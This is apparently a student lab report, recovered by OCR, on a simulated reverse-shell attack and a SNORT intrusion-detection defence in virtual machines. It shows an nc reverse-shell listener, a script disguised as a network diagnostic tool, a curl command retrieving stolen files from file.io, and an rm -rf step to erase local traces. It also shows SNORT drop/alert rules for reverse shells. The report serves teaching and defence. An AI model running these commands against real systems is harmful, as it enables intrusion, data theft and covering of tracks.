
Once the uploading is successful, we may proceed to delete the files locally. This can be done with the following command:



```
$ rm -rf FILE_NAME_GOES_HERE
```

Figure 12: Removing the local file

When the attack is over, download the stolen files from file.io with the following command:



```
$ curl -X 'GET' \
    'https://file.io/KEY' \
    -H 'accept: */*' \
    -o 'FILE_NAME_GOES_HERE'
```

Figure 13: Curl command to download the stolen files after the attack

5. The Defence

5.1 What form of defence?

Defending a system or company is no easy task as intrusion can come in all forms. Then the question to us is: How might we better prepare ourselves for such attacks in this internet age?
Our team decided that by knowing how and where we are being attacked, we can find the appropriate strategies to ensure business continuity or prevent ourselves from being attacked. Hence we decided to explore the use of NIDPS to monitor for any possible external attacks. Furthermore, we have also found that working with certain NIDPS is much simpler to achieve as compared to other forms of defence like creating a firewall.

5.2 Why SNORT?

There are many NIDPS that exist on the market. Each NIDPS has its pros and cons. Some can work on the application layer and some also provide the most basic form of surveillance. (Cooper, 2022)

However, we decided on SNORT for a combination of reasons.

1. SNORT is an open-source network intrusion prevention system, capable of performing real-time traffic analysis and packet logging on IP networks. SNORT has functions that allow us to establish a wide range of defence. This includes but is not limited to: filtering packets, performing protocol analysis, buffer overflows and stealth port scans.(SNORT, n.d.)
2. SNORT allows us to achieve a decent level of detection and prevention functions with its customisable rules and compatibility with many operating systems. (Radoglou-Grammatikis & Sarigiannidis, 2019, 46595 - 46620)
3. There is a large community of people who use SNORT where there are tutorial videos and references for all three versions of SNORT. Therefore, any script kiddie would be able to learn the basics and set up their own SNORT rules.

5.3 How does SNORT work?

To configure our defence on SNORT, we need to understand the most basic configuration of SNORT rules:

It is also important to take note that there are 3 different versions of SNORT. The version that we are using is SNORT 3.2

The table below shows the format of a genetic rule in SNORT

Rule Header							**Rule Option**
Action	Protocol	Source IP Address	Source Port	Direction/ Flow	Destination IP Address	Destination Port	Option
alert	tcp	192.168.2.10	21	→	192.168.2.20	any	(msg: " ALIEN PACKET DETECTED" sid: 1000:610


Table 2. Example of keyword format in SNORT.

Some common SNORT rules can be found in Appendix D, these rules will be the foundation of all our custom rules used later in the project.

5.4 Defence Against Reverse Shell


For the SNORT defence against Reverse Shell. The first step is to first find out which Ethernet port the attackers are trying to enter. This monitoring action can be done by running SNORT in IDS mode. This enables SNORT to actively monitor all incoming and outgoing traffic of the slave terminal and logs it onto a separate master terminal. However, as the aim of this section is to showcase the effectiveness of SNORT rules against malware attacks, a few parameters are assumed to be known prior to our demonstration.

The parameters of the 3 parties that are involved are as shown in Figure 14, Figure 15 and Figure 16:


ubuntu jerome (Attacker) (Jerome) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
Okt 25 21:57
isaac2@isaac2-VirtualBox: ~


```
isaac2@isaac2-VirtualBox:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.118  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::d586:17a1:c8d5:e0e8  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:05:f9:cc  txqueuelen 1000  (Ethernet)
        RX packets 1847  bytes 517687 (517.6 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 132  bytes 20952 (20.9 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

enp0s8: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.9  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::c358:be5a:f5a8:7df9  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:a9:b9:29  txqueuelen 1000  (Ethernet)
        RX packets 69  bytes 11609 (11.6 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 119  bytes 13469 (13.4 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 265  bytes 23064 (23.0 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 265  bytes 23064 (23.0 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 14. The attacker (Jerome); IP Address: 192.168.1.118.


Jialun (Victim)kali-linux-2022.3-virtualbox-amd64 Clone [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali@kali: ~
File Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.6  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::3688:d8fa:8f93:472b  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:d2:db:ae  txqueuelen 1000  (Ethernet)
        RX packets 42  bytes 14365 (14.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 39  bytes 11696 (11.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.12  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::e961:1a60:2aac:f0de  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:7d:49:0a  txqueuelen 1000  (Ethernet)
        RX packets 7  bytes 2280 (2.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 22  bytes 3302 (3.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(kali㉿kali)-[~]
└─$
```

Figure 15. Slave Terminal; The Victim (Jialun); IP Address: 192.168.1.6.


Haowen (IT Personnel) kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.220  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::ea47:90cb:211f:7940  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:22:46:4f  txqueuelen 1000  (Ethernet)
        RX packets 19  bytes 11391 (11.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 33  bytes 10790 (10.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.8  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::bfcd:7261:5edd:4062  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:9c:08:03  txqueuelen 1000  (Ethernet)
        RX packets 1  bytes 590 (590.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 18  bytes 2760 (2.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 16. Master Terminal; The IT Personnel (Haowen); IP Address: 192.168.1.220.


Each of the VMs has two operating networks, namely, adaptor one is configured as a bridged network while adaptor two is configured as a nat network. Furthermore, the IT Personnel (Haowen) is assumed to be well versed in the day-to-day network traffic activities of the office and understands when a foreign IP address and port number are detected.

Once the parameters have been defined, the demonstration of running SNORT in IDS/IPS mode and preventing future reverse shell attempts are as follows:

1. Run SNORT in Intrusion Detection System (IDS) mode to detect all activities by typing:

   > **sudo snort -dev -l .**


2. As seen in figure 17, @25th October, 1236 HRS, the attacker (Jerome) has attacked the victim (Jialun) via port 70 and has access to the victim's desktop (Figure 18).


File Machine View Input Devices Help
Activities
Terminal
Okt 25 11:36
isaac2@isaac2-VirtualBox: ~
Right Ctrl
ENG
US
11:36 am
25/10/2022

```
Videos
ls
Desktop
Documents
Downloads
Music
Pictures
Public
snort.log.1665335947
Templates
trialdos.rules
Videos
^Z
[1]+  Stopped                 sudo nc -lnvp 70 -s 192.168.1.118
isaac2@isaac2-VirtualBox:~$ sudo nc -lnvp 70 -s 192.168.1.118
Listening on 192.168.1.118 70

Connection received on 192.168.1.6 51706
^Z
[2]+  Stopped                 sudo nc -lnvp 70 -s 192.168.1.118
isaac2@isaac2-VirtualBox:~$ sudo nc -lnvp 70 -s 192.168.1.118
Listening on 192.168.1.118 70
Connection received on 192.168.1.6 35298
```

```
zsh: suspended  ./victim_linux.sh

┌──(kali㉿kali)-[~/Desktop]
└─$ ./victim_linux.sh
***** Welcome to CRAP Company Network Diagnostic Tools *****

Please sit back and wait... we are detecting whats wrong on your device. It may take 10-15 mins.
Reminder: Dont close this window! Your network will be slow again if you do so!
```

Figure 17. (LHS) attacker terminal time of the attack. (RHS) Victim terminal time of the attack.



ubuntu jerome (Attacker) (Jerome) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
isaac2@isaac2-VirtualBox: ~/Desktop
Jialun (Victim)kali-linux-2022.3-virtualb
File Machine View Input D
Trash
snort
Network Di...
File System
IPEAR_Sno...
alert
Home
victim_linux.sh
Victim.py
60a04e6e...
sources.list
prototype
snort backu...

```
isaac2@isaac2-VirtualBox:~$ cd desktop
bash: cd: desktop: No such file or directory
isaac2@isaac2-VirtualBox:~$ cd Desktop
isaac2@isaac2-VirtualBox:~/Desktop$ sudo nc -lnvp 70 -s 192.168.1.118
[sudo] password for isaac2:
Listening on 192.168.1.118 70
Connection received on 192.168.1.6 44054
ls
60a04e6ebe4a9ec1203eac3a11d4afc1-fcdfde2ab57e455ba9b37077abf85a81c504a4a9
alert
IPEAR_Snort_Log_Files
NetworkTool.desktop
prototype
snort
snort backup community rules
sources.list
victim_linux.sh
Victim.py
```

Figure 18. (LHS) Attacker using **ls** command to freely navigate the files of victim desktop (RHS) Contents of victim desktop.

3. Unaware that the reverse shell attack had happened to the Victim's desktop, the IT personnel (Haowen) proceeds with his everyday duty to review the log files (Figure 19) generated by SNORT that identifies the entire network traffic by keying in


   > **sudo snort -r snort.log.1666712161.**



```
Haowen (IT Personnel) kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VI
root@kali: /etc/snort/rules

┌──(root㉿kali)-[/etc/snort/rules]
└─# ls
attack-responses.rules           community-web-misc.rules   pop3.rules
backdoor.rules                   community-web-php.rules    porn.rules
bad-traffic.rules                ddos.rules                 rpc.rules
chat.rules                       deleted.rules              rservices.rules
community-bot.rules              dns.rules                  scan.rules
community-deleted.rules          dos.rules                  shellcode.rules
community-dos.rules              experimental.rules         smtp.rules
community-exploit.rules          exploit.rules              snmp.rules
community-ftp.rules              finger.rules               snort.log.1666711322
community-game.rules             ftp.rules                  snort.log.1666711545
community-icmp.rules             icmp-info.rules            snort.log.1666711812
community-imap.rules             icmp.rules                 snort.log.1666712161
community-inappropriate.rules    imap.rules                 sql.rules
community-mail-client.rules      info.rules                 telnet.rules
community-misc.rules             local.rules                tftp.rules
community-nntp.rules             local.rules.save           trialdos.rules
community-oracle.rules           local.rules.save.1         virus.rules
community-policy.rules           misc.rules                 web-attacks.rules
community-sip.rules              multimedia.rules           web-cgi.rules
community-smtp.rules             mysql.rules                web-client.rules
community-sql-injection.rules    netbios.rules              web-coldfusion.rules
community-virus.rules            nntp.rules                 web-frontpage.rules
community-web-attacks.rules      oracle.rules               web-iis.rules
community-web-cgi.rules          other-ids.rules            web-misc.rules
community-web-client.rules       p2p.rules                  web-php.rules
community-web-dos.rules          policy.rules               x11.rules
community-web-iis.rules          pop2.rules

┌──(root㉿kali)-[/etc/snort/rules]
└─# sudo snort -r snort.log.1666712161
```

Figure 19. Accessing the SNORT log file that contains all SNORT log files


4. Upon analysing the log file(Figure 20), the IT personnel (Haowen) noticed that an unfamiliar IP address (The attacker (Jerome)) had established a TCP connection with The Victim (Jialun) through port 70 @25th October 1236 HRS.



```
Haowen (IT Personnel) kali-linux-2022.3-virtualbox-amd64 [Running] - Ora
root@kali: /etc/snort/rules

UDP TTL:128 TOS:0×0 ID:36637 IpLen:20 DgmLen:61
Len: 33
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

WARNING: No preprocessors configured for policy 0.
10/25-11:36:36.511354 192.168.1.118:70 → 192.168.1.6:35298
TCP TTL:64 TOS:0×0 ID:52847 IpLen:20 DgmLen:55 DF
***AP*** Seq: 0×17B20314  Ack: 0×EF7BF58F  Win: 0×1FD  TcpLen: 32
TCP Options (3) ⇒ NOP NOP TS: 2794099958 1785962537
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

WARNING: No preprocessors configured for policy 0.
10/25-11:36:36.511654 192.168.1.6:35298 → 192.168.1.118:70
TCP TTL:64 TOS:0×0 ID:2558 IpLen:20 DgmLen:52 DF
***A**** Seq: 0×EF7BF58F  Ack: 0×17B20317  Win: 0×1F6  TcpLen: 32
TCP Options (3) ⇒ NOP NOP TS: 1785963281 2794099958
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

WARNING: No preprocessors configured for policy 0.
10/25-11:36:36.513346 192.168.1.6:35298 → 192.168.1.118:70
TCP TTL:64 TOS:0×0 ID:2559 IpLen:20 DgmLen:258 DF
***AP*** Seq: 0×EF7BF58F  Ack: 0×17B20317  Win: 0×1F6  TcpLen: 32
TCP Options (3) ⇒ NOP NOP TS: 1785963283 2794099958
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Figure 20. Accessing the SNORT log file that contains the particular day SNORT monitored activities.

Reacting quickly, the IT personnel (Haowen) implemented the relevant SNORT rules(Figure 21) to prevent similar future reverse shell attacks on the victim's terminal. Specifically, two important properties, the Drop and Alert functions of SNORT will be used in the SNORT local rule creation.


Haowen (IT Personnel) kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /etc/snort/rules
File Actions Edit View Help

```
 GNU nano 6.3                                                         local.rules *

# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
# ────────────
# LOCAL RULES
# ────────────
# This file intentionally does not come with signatures.  Put your local
# additions here.
#alert icmp any any → $HOME_NET any (msg:"ICMP test"; sid:1000001; rev:1;)
#alert tcp any any → $HOME_NET 21 (msg:"FTP Connection attempt"; sid:1000002; rev:1;)
#alert tcp $HOME_NET 21 → any any ( msg:"FTP Failed login attempt";content:"Login incorrect."; sid:1000003; rev:1;)
#alert tcp $EXTERNAL_NET any → $HOME_NET $HTTP_PORTS (msg:"Reverse shell detected!"; content:"fsockopen"; nocase; sid:1000009;)

drop tcp any 70 <> any any (msg:"Reverseshell  Detected"; sid:1000005; rev:1;)
alert tcp any 70 <> any any (msg:"Reverseshell  Detected"; sid:1000007; rev:1;)
#drop tcp any any <> any any (msg:"Suspicious Activity Detected"; sid:1000005; rev:1;)
```

Figure 21. Alert and Drop SNORT local rules are needed.

The end result would be that the attacker will be unable to access the victim's computer, in which instead of the attacker's command > **ls** > being able to access the victim's files as seen in Figure 18 above. The attacker's connection command > **ls >** is NOW automatically cut off upon any commands inputted (Figure 22).

